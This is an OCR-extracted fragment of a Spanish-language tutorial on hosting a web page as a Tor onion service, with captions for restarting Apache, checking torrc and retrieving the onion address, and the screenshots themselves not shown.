
Habilitar y reiniciar Apache:




Verificar el estado de apache2




Verificar que la pagina funciona localmente




Verficar la configuración de “torrc”







Reiniciamos el servicio de tor





Verficamos la dirección de enlace proporcionada por Tor





p

